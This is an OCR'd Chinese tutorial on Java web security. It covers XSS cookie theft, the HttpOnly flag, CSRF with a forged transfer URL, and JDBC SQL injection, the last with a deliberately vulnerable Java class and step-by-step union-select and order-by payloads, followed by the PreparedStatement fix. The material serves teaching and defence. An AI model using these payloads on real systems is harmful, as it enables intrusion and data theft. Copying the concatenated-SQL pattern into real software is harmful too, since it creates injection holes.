
我想 cookie 以**明文的形式存储在客户端**我就不用解释了吧？文件和数据摆在面前！盗取 cookie 的最直接的方式就是 xss，利用 IE 浏览器输出当前站点的 cookie：javascript:document.write(document.cookie)



首先我们用 FireFox 创建 cookie：



然后 TamperData 修改 Cookie：



一般来说直接把 cookie 发送给服务器服务器，程序员过度相信客户端 cookie 值那么我们就可以在不用知道用户名和密码的情况下登录后台，甚至是 cookie 注入。jsessionid 也会放到 cookie 里面，所以拿到了 cookie 对应的也拿到了 jsessionid，拿到了 jsessionid 就拿到了对应的会话当中的所有信息，而如果那个 jsessionid 恰好是管理员的呢？

4、HttpOnly

上面我们用 javascript:document.write(document.cookie)，通过 document 对象能够拿到存储于客户端的 cookie 信息。HttpOnly 设置后再使用 document.cookie 去取 cookie 值就不行了。

通过添加 HttpOnly 以后会在原 cookie 后多出一个 HttpOnly;

普通的 cookie 设置：


Cookie: jsessionid=AS348AF929FK219CKA9FK3B79870H;

加上HttpOnly后的Cookie：

Cookie: jsessionid=AS348AF929FK219CKA9FK3B79870H; HttpOnly;

（参考 YearOfSecurityforJava）

在 JAVAEE6 的 API 里面已经有了直接设置 HttpOnly 的方法了：



API 的对应说明：

大致的意思是：如果 isHttpOnly 被设置成 true，那么 cookie 会被标识成 HttpOnly.能够在一定程度上解决跨站脚本攻击。

setHttpOnly

public void **setHttpOnly**(boolean isHttpOnly)

Marks or unmarks this cookie as *HttpOnly*.

If isHttpOnly is set to true, this cookie is marked as *HttpOnly*, by adding the HttpOnly attribute to it.

HttpOnly cookies are not supposed to be exposed to client-side scripting code, and may therefore help mitigate certain kinds of cross-site scripting attacks.

Parameters:
isHttpOnly - true if this cookie is to be marked as *HttpOnly*, false otherwise
Since:
Servlet 3.0

isHttpOnly

public boolean **isHttpOnly**()

Checks whether this cookie has been marked as *HttpOnly*.

Returns:
true if this cookie has been marked as *HttpOnly*, false otherwise
Since:
Servlet 3.0

Since:
Servlet 3.0

也就是说在 servlet3.0 开始才支持直接通过 setHttpOnly 设置,其实就算不是 JavaEE6 也可以在 set Cookie 的时候加上 HttpOnly; 让浏览器知道你的 cookie 需要以 HttpOnly 方式管理。而在新的 Servlet 当中不只是能够通过手动的去 setHttpOnly 还可以通过在 web.xml 当中添加 cookie-config(HttpOnly 默认开

启,注意配置的是 web-app_3_0.xsd):

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="3.0" xmlns="http://java.sun.com/xml/ns/javaee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
    http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd">

    <session-config>
        <cookie-config>
            <http-only>true</http-only>
            <secure>true</secure>
        </cookie-config>
    </session-config>

    <welcome-file-list>
        <welcome-file>index.jsp</welcome-file>
    </welcome-file-list>

</web-app>
```

还可以设置下session有效期(30分):`<session-timeout>30</session-timeout>`

5、CSRF (跨站域请求伪造)

CSRF（Cross Site Request Forgery, 跨站域请求伪造）用户请求伪造，以受害人的身份构造恶意请求。(经典解析参考：http://www.ibm.com/developerworks/cn/web/1102_niugang_csrf/)

CSRF 攻击的对象

在讨论如何抵御 CSRF 之前，先要明确 CSRF 攻击的对象，也就是要保护的对象。从以上的例子可知，CSRF 攻击是黑客借助受害者的 cookie 骗取服务器的信任，但是黑客并不能拿到 cookie，也看不到 cookie 的内容。另外，对于服务器返回的结果，由于浏览器同源策略的限制，黑客也无法进行解析。因此，黑客无法从返回的结果中得到任何东西，他所能做的就是给服务器发送请求，以执行请求中所描述的命令，在服务器端直接改变数据的值，而非窃取服务器中的数据。所以，我们要保护的对象是那些可以直接产生数据改变的服务，而对于读取数据的服务，则不需要进行 CSRF 的保护。比如银行系统中转账的请求会直接改变账户的金额，会遭到 CSRF 攻击，需要保护。而查询余额是对金额的读取操作，不会改变数据，CSRF 攻击无法解析服务器返回的结果，无需保护。\

Csrf 攻击方式：

对象：A：普通用户，B：攻击者

1、假设 A 已经登录过 xxx.com 并且取得了合法的 session，假设用户中心地址为：

http://xxx.com/ucenter/index.do

2、B 想把 A 余额转到自己的账户上，但是 B 不知道 A 的密码，通过分析转账功能发现 xxx.com 网站存在 CSRF 攻击漏洞和 XSS 漏洞。

3、B 通过构建转账链接的 URL 如：http://xxx.com/ucenter/index.do?action=transfer&money=100000&toUser=(B 的帐号)，因为 A 已经登录了所以后端在验证身份信息的时候肯定能取得 A 的信息。B 可以通过 xss 或在其他站点构建这样一个 URL 诱惑 A 去点击或触发 Xss。一旦 A 用自己的合法身份去发送一个 GET 请求后 A 的 100000 元人民币就转到 B 账户去了。当然了在转账支付等操作时这种低级的安全问题一般都很少出现。

防御 CSRF：

1、验证 HTTP Referer 字段
2、在请求地址中添加 token 并验证
3、在 HTTP 头中自定义属性并验证
4、加验证码
(copy 防御 CSRF 毫无意义，参考上面给的 IBM 专题的 URL)

Token

最常见的做法是加 token,Java 里面典型的做法是用 filter：https://code.google.com/p/csrf-filter/(链接由 plt 提供，源码什么的在：http://ahack.iteye.com/blog/1900708)

攻击 JavaWeb 应用[3] -SQL 注入[1]

-园长 MM

注:本节重点在于让大家熟悉各种 SQL 注入在 JAVA 当中的表现，本想带点 ORM 框架实例，但是与其几乎无异，最近在学习 MongoDb，挺有意思的，后面有机会给大家补充相关。

1、JDBC 和 ORM

JDBC：

JDBC（Java Data Base Connectivity,java 数据库连接）是一种用于执行 SQL 语句的 Java API，可以为多种关系数据库提供统一访问。

JPA：

JPA 全称 Java Persistence API.JPA 通过 JDK 5.0 注解或 XML 描述对象－关系表的映射关系，并将运行期的实体对象持久化到数据库中。是一个 ORM 规范。Hibernate 是 JPA 的具体实现。但是 Hibernate 出现的时间早于 JPA（因为 Hibernate 作者很狂，sun 看不惯就叫他去指定 JPA 标准去了哈哈）。

ORM：

对象关系映射（ORM）目前有 Hibernate、OpenJPA、TopLink、EclipseJPA 等实现。

JDO：

JDO(Java Data Object)是 Java 对象持久化的新的规范，也是一个用于存取某种数据仓库中的对象的标准化 API。没有听说过 JDO 没有关系，很多人应该知道 PDO,ADO 吧？概念一样。

关系：

JPA 可以依靠 JDBC 对 JDO 进行对象持久化，而 ORM 只是 JPA 当中的一个规范，我们常见的 Hibernate、Mybatis 和 TopLink 什么的都是 ORM 的具体实现。

概念性的东西知道就行了，能记住最好。很多东西可能真的是会用，但是要是让你去定义或者去解释的时候发现会有些困难。重点了解 JDBC 是个什么东西，知道 Hibernate 和 Mybatis 是 ORM 的具体的实现就够了。

Object:

在 Java 当中 Object 类（java.lang.object）是所有 Java 类的祖先。每个类都使用 Object 作

为超类。所有对象（包括数组）都实现这个类的方法。所以在认识 Java 之前应该有一个对象的概念。

关系型数据库和非关系型数据库：

数据库是按照数据结构来**组织**、**存储**和**管理数据**的**仓库**。

关系型数据库，是建立在关系模型基础上的数据库。关系模型就是指二维表格模型,因而一个**关系型数据库就是由二维表及其之间的联系组成的一个数据组织**。当前主流的关系型数据库有 Oracle、DB2、Microsoft SQL Server、Microsoft Access、MySQL 等。

NoSQL，指的是**非关系型的数据库**。随着互联网 web2.0 网站的兴起，传统的关系数据库在应付 web2.0 网站，特别是**超大规模**和**高并发**的 SNS 类型的 web2.0 纯动态网站已经显得力不从心，暴露了很多难以克服的问题，而非关系型的数据库则由于其本身的特点得到了非常迅速的发展。（1、High performance - 对数据库高并发读写的需求、2、Huge Storage - 对海量数据的高效率存储和访问的需求。3、High Scalability && High Availability- 对数据库的高可扩展性和高可用性的需求）常见的非关系型数据库:Membase、MongoDB、Hypertable、Apache Cassandra、CouchDB 等。

常见的 NoSQL 数据库端口：

MongoDB:27017、28017、27080

CouchDB:5984

Hbase:9000

Cassandra:9160

Neo4j:7474

Riak:8098


在引入这么多的概念之后我们今天的故事也就要开始了,概念性的东西后面慢慢来。引入这些东西不只仅仅是为了讲一个 SQL 注入，后面很多地方可能都会用到。


传统的 JDBC 大于要经过这么些步骤完成一次查询操作，java 和数据库的交互操作:

1. 准备 JDBC 驱动
2. 加载驱动
3. 获取连接
4. 预编译 SQL
5. 执行 SQL
6. 处理结果集
7. 依次释放连接

sun 只是在 JDBC 当中定义了具体的接口，而 **JDBC 接口的具体的实现是由数据库提供厂商去写具体的实现的**， 比如说 Connection 对象，不同的数据库的实现方式是不同的。

使用传统的 JDBC 的项目已经越来越少了，曾经的 model1 和 model2 已经被 MVC 给代替了。如果用传统的 JDBC 写项目你不得不去管理你的数据连接、事物等。而用 ORM 框架一般程序员只用关心执行 SQL 和处理结果集就行了。比如 Spring 的 JdbcTemplate、Hibernate 的 HibernateTemplate 提供了一套对 dao 操作的模版，对 JDBC 进行了轻量级封装。开发人员只需配置好数据源和事物一般仅需要提供一个 SQL、处理 SQL 执行后的结果就行了，其他的事情都交给框架去完成了。





2、经典的 JDBC 的 Sql 注入


Sql 注入产生的直接原因是拼凑 SQL，绝大多数程序员在做开发的时候并不会去关注 SQL 最终是怎么去运行的，更不会去关注 SQL 执行的安全性。因为时间紧，任务重完成业务需求就行了，谁还有时间去管你什么 SQL 注入什么？还不如喝喝茶，看看妹子。正是有了这种懒惰的程序员 SQL 注入一直没有消失，而这当中不乏一些大型厂商。有的人可能心中有防御 Sql 注入意识，但是在面对复杂业务的时候可能还是存在侥幸心理，最近还是被神奇路人甲给脱裤了。为了处理未知的 SQL 注入攻击，一些大厂商开始采用 SQL 防注入甚至是使用某些厂商的 WAF。

JDBCSqlInjectionTest.java类：

```
package org.javaweb.test;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
```

```
public class JDBCSqlInjectionTest {

    /**
     * sql注入测试
     * @param id
     */
    public static void sqlInjectionTest(String id){

        String MYSQLDRIVER = "com.mysql.jdbc.Driver";//MYSQL驱动
        //Mysql连接字符串
        String MYSQLURL =
"jdbc:mysql://localhost:3306/wooyun?user=root&password=caonimei&useUn
icode=true&characterEncoding=utf8&autoReconnect=true";
        String sql = "SELECT * from corps where id = "+id;//查询语句
        try {
            Class.forName(MYSQLDRIVER);//加载MYSQL驱动
            Connection conn = DriverManager.getConnection(MYSQLURL);//
获取数据库连接
            PreparedStatement pstt = conn.prepareStatement(sql);
            ResultSet rs = pstt.executeQuery();
            System.out.println("SQL:"+sql);//打印SQL
            while(rs.next()){//结果遍历
                System.out.println("ID:"+rs.getObject("id"));//ID
                System.out.println("厂
商:"+rs.getObject("corps_name"));//输出厂商名称
                System.out.println("主站"+rs.getObject("corps_url"));//
厂商URL
            }
            rs.close();//关闭查询结果集
            pstt.close();//关闭PreparedStatement
            conn.close();//关闭数据连接
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        } catch (SQLException e) {
            e.printStackTrace();
        }
    }
    public static void main(String[] args) {
        sqlInjectionTest("2 and 1=2 union select
version(),user(),database(),5 ");//查询id为2的厂商
    }
}
```

现在有以下 Mysql 数据库结构(后面用到的数据库结构都是一样):



看下图代码是一个取数据和显示数据的过程。第 20 行就是典型的拼 SQL 导致 SQL 注入，现在我们的注入将围绕着 20 行展开：

```
14      */
15     public static void sqlInjectionTest(String id){
16
17         String MYSQLDRIVER = "com.mysql.jdbc.Driver";//MYSQL驱动
18         //Mysql连接字符串
19         String MYSQLURL = "jdbc:mysql://localhost:3306/wooyun?user=root&password=caonimei&useUnicode=true&characterEncoding=utf8&autoReconnect=true";
20         String sql = "SELECT * from corps where id = "+id;//查询语句
21         try {
22             Class.forName(MYSQLDRIVER);//加载MYSQL驱动
23             Connection conn = DriverManager.getConnection(MYSQLURL);//获取数据库连接
24             PreparedStatement pstt = conn.prepareStatement(sql);
25             ResultSet rs = pstt.executeQuery();
26             System.out.println("SQL:"+sql);//打印SQL
27             /*结果遍历*/
28             while(rs.next()){
29                 System.out.println("ID:"+rs.getObject("id"));//ID
30                 System.out.println("厂商:"+rs.getObject("corps_name"));//输出厂商名称
31                 System.out.println("主站"+rs.getObject("corps_url"));//厂商URL
32             }
33             rs.close();//关闭查询结果集
34             pstt.close();//关闭PreparedStatement
35             conn.close();//关闭数据连接
36         } catch (ClassNotFoundException e) {
37             e.printStackTrace();
38         } catch (SQLException e) {
39             e.printStackTrace();
40         }
41     }
42
43     public static void main(String[] args) {
44         sqlInjectionTest("2");//查询id为2的厂商
45     }
```

当传入正常的参数”2”时输出的结果正常：

```
43    public static void main(String[] args) {
44        sqlInjectionTest("2");//查询id为2的厂商
45    }
46 }
```

Problems Tasks Web Browser Servers JUnit Console

```
<terminated> JDBCSqlInjectionTest [Java Application] C:\Program Files (x86)\Java
SQL:SELECT * from corps where id = 2
ID:2
厂商:百度
主站http://www.baidu.com
```

当参数为 2 and 1=1 去查询时，由于 1=1 为 true 所以能够正常的返回查询结果：

```
42    public static void main(String[] args) {
43        sqlInjectionTest("2 and 1=1");//查询id为2的厂商
44    }
```

Problems Tasks Web Browser Servers JUnit Console Debug

```
<terminated> JDBCSqlInjectionTest [Java Application] C:\Program Files (x86)\Java\jdk1.7.0_17\bin\ja
SQL SELECT * from corps where id = 2 and 1=1
ID:2
厂商:百度
主站http://www.baidu.com
```

当传入参数 2 and 1=2 时查询结果是不存在的，所以没有显示任何结果。Tips:在某些场景下可能需要**在参数末尾加注释符如：“--”、“#”，“/**”，**使用注释符号的作用在于注释掉从当前代码末尾到 SQL 末尾的语句，如果不使用注释符号可能程序在传入的 SQL 后还有拼接其他语句。--在 oracle 和 mysql 都可用，mysql 还可以用#、/**。

```
42    public static void main(String[] args) {
43        sqlInjectionTest("2 and 1=2");//查询id为2的厂商
44    }
```

Problems Tasks Web Browser Servers JUnit Console

```
<terminated> JDBCSqlInjectionTest [Java Application] C:\Program Files (x86)\Java\jd
SQL:SELECT * from corps where id = 2 and 1=2
```

执行 order by 4 正常显示数据 order by 5 错误说明查询的字段数是 4。

```
41
42      public static void main(String[] args) {
43          //and 1=2 union select version(),user(),database(),5
44          sqlInjectionTest("2 order by 4 ");//查询id为2的厂商
45      }
46  }
```

Problems | Tasks | Web Browser | Console | Servers | Debug | Call Hiera

```
<terminated> JDBCSqlInjectionTest [Java Application] C:\Program Files\Java\jdk1.7.0_07\bin\javaw.
SQL:SELECT * from corps where id = 2 order by 4
ID:2
厂商:百度
主站http://www.baidu.com
```


Order by 5 执行后直接爆了一个 SQL 异常：

```
41
42      public static void main(String[] args) {
43          //and 1=2 union select version(),user(),database(),5
44          sqlInjectionTest("2 order by 5 ");//查询id为2的厂商
45      }
46  }
```

Problems | Tasks | Web Browser | Console | Servers | Debug | Call Hierarchy | History

```
<terminated> JDBCSqlInjectionTest [Java Application] C:\Program Files\Java\jdk1.7.0_07\bin\javaw.exe (2013-7-14 上午11:46:31)
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: Unknown column '5' in 'order clause'
        at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
        at sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.java:57)
        at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccessorImpl.java:45)
        at java.lang.reflect.Constructor.newInstance(Constructor.java:525)
        at com.mysql.jdbc.Util.handleNewInstance(Util.java:406)
        at com.mysql.jdbc.Util.getInstance(Util.java:381)
        at com.mysql.jdbc.SQLError.createSQLException(SQLError.java:1030)
```


用联合查询执行:`2 and 1=2 union select version(),user(),database(),5`



小结论：

通过控制台执行 SQL 注入可知 **SQL 注入跟平台无关、跟开发语言关系也不大，而是跟数据库有关**。

知道了拼 SQL 肯定是会造成 SQL 注入的，那么我们应该怎样去修复上面的代码去防止 SQL 注入呢？其实只要把参数经过预编译就能够有效的防止 SQL 注入了，我们已经依旧提交 SQL 注入语句会发现之前能够成功注入出数据库版本、用户名、数据库名的语句现在无法带入数据库查询了：



3、PreparedStatement 实现防注入

SQL 语句被预编译并存储在 PreparedStatement 对象中。然后可以使用此对象多次高效地执行该语句。

```
Class.forName(MYSQLDRIVER);//加载MYSQL驱动
Connection conn = DriverManager.getConnection(MYSQLURL);//获取数据库连接
String sql = "SELECT * from corps where id = ? ";//查询语句
PreparedStatement pstt = conn.prepareStatement(sql);//获取预编译的
PreparedStatement对象
pstt.setObject(1, id);//使用预编译SQL
ResultSet rs = pstt.executeQuery();
```

